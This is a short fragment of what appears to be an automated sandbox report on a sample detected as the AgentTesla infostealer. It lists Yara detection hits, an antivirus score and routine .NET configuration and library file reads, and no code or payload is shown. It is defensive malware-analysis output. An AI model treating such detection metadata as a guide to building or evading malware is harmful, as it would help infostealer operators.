Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2355807000.000000000061C000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2362460442.0000000004454000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3A7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3A7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3AA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2BDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2BDE2C	ReadFile

Disassembly

Code Analysis